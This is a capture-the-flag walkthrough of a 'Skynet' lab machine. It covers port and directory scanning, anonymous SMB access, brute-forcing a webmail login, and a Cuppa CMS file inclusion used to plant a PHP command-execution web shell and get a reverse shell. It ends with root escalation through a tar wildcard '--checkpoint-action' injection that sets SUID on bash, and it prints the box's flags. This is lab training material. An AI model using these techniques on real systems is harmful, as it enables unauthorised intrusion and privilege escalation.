Terminator THM

Port scanning

```
PORT    STATE SERVICE     REASON  VERSION
22/tcp  open  ssh         syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 99:23:31:bb:b1:e9:43:b7:56:94:4c:b9:e8:21:46:c5 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDKeTyrvAfbRB4onlz23fmgH5DPnSz07voOYaVMKPx5bT62zn7eZzeclVvfp5LBCetcOyiw2Yhocs0oO1/
|   256 57:c0:75:02:71:2d:19:31:83:db:e4:fe:67:96:68:cf (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBI0UWS0x1ZsOGo510tgfVbNVhdE5LkzA4SWDW/5UjDumVC
|   256 46:fa:4e:fc:10:a5:4f:57:57:d0:6d:54:f6:c3:4d:fe (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICHVctcvID2YZ4mLdmUlSwY8Ro0hCDMKGqZ2+DuI0KFQ
80/tcp  open  http        syn-ack Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-title: Skynet
|_http-server-header: Apache/2.4.18 (Ubuntu)
110/tcp open  pop3        syn-ack Dovecot pop3d
|_pop3-capabilities: AUTH-RESP-CODE RESP-CODES SASL TOP CAPA PIPELINING UIDL
139/tcp open  netbios-ssn syn-ack Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open  imap        syn-ack Dovecot imapd
|_imap-capabilities: listed more ENABLE IDLE LOGIN-REFERRALS LITERAL+ ID post-login Pre-login SASL-IR LOGINDISABLEDA0001 capabilities OK IMAP
445/tcp open  netbios-ssn syn-ack Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: SKYNET; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h39m57s, deviation: 2h53m12s, median: -2s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 14264/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 39422/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 43700/udp): CLEAN (Failed to receive data)
|   Check 4 (port 31520/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| nbstat: NetBIOS name: SKYNET, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   SKYNET<00>          Flags: <unique><active>
|   SKYNET<03>          Flags: <unique><active>
|   SKYNET<20>          Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>       Flags: <group><active>
|   WORKGROUP<1d>       Flags: <unique><active>
|   WORKGROUP<1e>       Flags: <group><active>
| Statistics:
|   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|_  00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
| smb2-time:
|   date: 2025-03-31T22:33:44
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: skynet
|   NetBIOS computer name: SKYNET\x00
|   Domain name: \x00
|   FQDN: skynet
|_  System time: 2025-03-31T17:33:44-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

Automated content discovery

```
/.htpasswd            (Status: 403) [Size: 279]
/.htaccess            (Status: 403) [Size: 279]
/admin                (Status: 301) [Size: 316] [--> http://terminator.thm/admin/]
/ai                   (Status: 301) [Size: 313] [--> http://terminator.thm/ai/]
/config               (Status: 301) [Size: 317] [--> http://terminator.thm/config/]
/css                  (Status: 301) [Size: 314] [--> http://terminator.thm/css/]
/js                   (Status: 301) [Size: 313] [--> http://terminator.thm/js/]
/server-status        (Status: 403) [Size: 279]
/squirrelmail         (Status: 301) [Size: 323] [--> http://terminator.thm/squirrelmail/]
```

Connection to smb as guest

```
[ z2k-virtualbox / ]$ smbclient //terminator.thm/anonymous -U guest
Can't load /etc/samba/smb.conf - run testparm to debug it
Password for [WORKGROUP\guest]:
Try "help" to get a list of possible commands.
smb: \> _
```

```
smb: \> ls
  .                                   D        0  Thu Nov 26 11:04:00 2020
  ..                                  D        0  Tue Sep 17 03:20:17 2019
  attention.txt                       N      163  Tue Sep 17 23:04:59 2019
  logs                                D        0  Wed Sep 18 00:42:16 2019

                9204224 blocks of size 1024. 5831492 blocks available
smb: \>
```

- Let’s try to see what’s inside attention.txt

```
[ z2k-virtualbox / ]$ curl --user "guest:guest" smb://terminator.thm/anonymous/attention.txt
A recent system malfunction has caused various passwords to be changed. All skynet employees are required to change their password after seeing this.
-Miles Dyson
[ z2k-virtualbox / ]$ _
```

- Now let’s check what’s in logs, maybe someone changed the password and left some tracks


```
Error opening local file attention.txt
smb: \> cd logs
smb: \logs\> ls
  .                                   D        0  Wed Sep 18 00:42:16 2019
  ..                                  D        0  Thu Nov 26 11:04:00 2020
  log2.txt                            N        0  Wed Sep 18 00:42:13 2019
  log1.txt                            N      471  Wed Sep 18 00:41:59 2019
  log3.txt                            N        0  Wed Sep 18 00:42:16 2019

                9204224 blocks of size 1024. 5831492 blocks available
smb: \logs\>
```


- Seeing the content of the first logs

```
[ z2k-virtualbox / ]$ curl --user "guest:guest" smb://terminator.thm/anonymous/logs/log1.txt
cyborg007haloterminator
terminator22596
terminator219
terminator20
terminator1989
terminator1988
terminator168
terminator16
terminator143
terminator13
terminator123!@#
terminator1056
terminator101
terminator10
terminator02
terminator00
roboterminator
pongterminator
manasturcaluterminator
exterminator95
exterminator200
dterminator
djxterminator
dexterminator
determinator
cyborg007haloterminator
avsterminator
alonsoterminator
Walterminator
79terminator6
1996terminator
```

- Looks like dictionary of passwords, soo let’s save them all in a text file




- with this passwords i will try to brute force into milesdyson email



Checking the /squirrelmail

- Using the name milesdyson and the most recent password in the log file we got access



- Some password information

```
We have changed your smb password after system malfunction.
Password: )s{A&2Z=F^n_E.B`
```

- some binary code

```
01100010 01100001 01101100 01101100 01110011 00100000 01101000 01100001 01110110
01100101 00100000 01111010 01100101 01110010 01101111 00100000 01110100 01101111
00100000 01101101 01100101 00100000 01110100 01101111 00100000 01101101 01100101
00100000 01110100 01101111 00100000 01101101 01100101 00100000 01110100 01101111
00100000 01101101 01100101 00100000 01110100 01101111 00100000 01101101 01100101
00100000 01110100 01101111 00100000 01101101 01100101 00100000 01110100 01101111
00100000 01101101 01100101 00100000 01110100 01101111 00100000 01101101 01100101
00100000 01110100 01101111
```

- and some more weird text

```
i can i i everything else . . . . . .
balls have zero to me to me to me to me to me to me to me to me to
you i everything else . . . . . .
balls have a ball to me to me to me to me to me to me to me to me
i i can i i i everything else . . . . . .
balls have a ball to me to me to me to me to me to me to me to me
i . . . . . .
balls have zero to me to me to me to me to me to me to me to me to
you i i i i i everything else . . . . . .
balls have 0 to me to me to me to me to me to me to me to me to
you i i i everything else . . . . . .
balls have zero to me to me to me to me to me to me to me to me to
```

Connecting to smb as milesdyson

```
[ z2k-virtualbox / ]$ smbclient //terminator.thm/milesdyson -U milesdyson
Can't load /etc/samba/smb.conf - run testparm to debug it
Password for [WORKGROUP\milesdyson]:
Try "help" to get a list of possible commands.
smb: \>
```

- Found an interesing file in notes


```
[ z2k-virtualbox ~/Desktop ]$ cat important.txt

1. Add features to beta CMS /45kra24zxs28v3yd
2. Work on T-800 Model 101 blueprints
3. Spend more time with my wife
```

- Looks like our hidden directory

- After some more foward content enumeration i found an administrator page

```
.htpasswd               [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 3736ms]
.htaccess               [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 3744ms]
administrator           [Status: 301, Size: 341, Words: 20, Lines: 10, Duration: 66ms]
:: Progress: [20478/20478] :: Job [1/1] :: 651 req/sec :: Duration: [0:00:36] :: Errors: 0 ::
```



- searching for exploits i found this


- you can find it here:
  - https://www.exploit-db.com/exploits/25971

Payload creation

- So i created a php payload


```
echo '<?php system($_GET["cmd"]); ?>' > shell.txt
```

- now i execute a curl and request the id




Getting a reverse shell


- FIrst created a reverse shell payload



- Then using python start a http server



- Use netcat to listening on a selected port



- Then use the url exploit to create the reverse shell

```
www-data@skynet:/var/www/html/45kra24zxs28v3yd/administrator/alerts$ ls
ls
alertConfigField.php
alertIFrame.php
alertImage.php
defaultAlert.php
www-data@skynet:/var/www/html/45kra24zxs28v3yd/administrator/alerts$
```

Getting the user flag

```
cd /home
www-data@skynet:/home$ ls
ls
milesdyson
www-data@skynet:/home$ cd milesdyson
cd milesdyson
www-data@skynet:/home/milesdyson$ ls
ls
backups
mail
share
user.txt
www-data@skynet:/home/milesdyson$ cat user.tx
cat user.txt
7ce5c2109a40f958099283600a9ae807
www-data@skynet:/home/milesdyson$ _
```

Checking SUID files

```
<ml/45kra24zxs28v3yd/administrator/alerts$ find / -perm -4000 2>/dev/null
/sbin/mount.cifs
/bin/mount
/bin/fusermount
/bin/umount
/bin/ping
/bin/su
/bin/ping6
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/at
/usr/bin/newuidmap
/usr/bin/chfn
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
```

Backup file

```
www-data@skynet:/home/milesdyson/backups$ cat backup.sh
cat backup.sh
#!/bin/bash
cd /var/www/html
tar cf /home/milesdyson/backups/backup.tgz *
```

- this is a tar wildcard vulnerability


www-data@skynet:/home/milesdyson/backups$ printf '#!/bin/bash\nchmod +s /bin/bash' > shell.sh
<dyson/backups$ printf '#!/bin/bash\nchmod +s /bin/bash' > shell.sh
bash: shell.sh: Permission denied
www-data@skynet:/home/milesdyson/backups$ echo -e '#!/bin/bash\nchmod +s /bin/bash' > /var/www/html/root_shell.sh
</bin/bash\nchmod +s /bin/bash' > /var/www/html/root_shell.sh
www-data@skynet:/home/milesdyson/backups$ touch "/var/www/html/--checkpoint-action=exec=sh root_shell.sh"
</www/html/--checkpoint-action=exec=sh root_shell.sh"
www-data@skynet:/home/milesdyson/backups$ touch "/var/www/html/--checkpoint=1"
<dyson/backups$ touch "/var/www/html/--checkpoint=1"
www-data@skynet:/home/milesdyson/backups$ ls -l /bin/bash
ls -l /bin/bash
-rwxr-xr-x 1 root root 1037528 Jul 12 2019 /bin/bash
www-data@skynet:/home/milesdyson/backups$ /bin/bash -p
/bin/bash -p
whoami
www-data
^[[A
/bin/bash: line 2: $'\E[A': command not found
whoami
www-data
exi
/bin/bash: line 4: exi: command not found
exit
www-data@skynet:/home/milesdyson/backups$ ls -l /bin/bash
ls -l /bin/bash
-rwsr-sr-x 1 root root 1037528 Jul 12 2019 /bin/bash
www-data@skynet:/home/milesdyson/backups$ /bin/bash -p
/bin/bash -p
whoami
root
cd /root
ls
root.txt
cat root.txt
3f0372db24753accc7179a282cd6a949
fsociety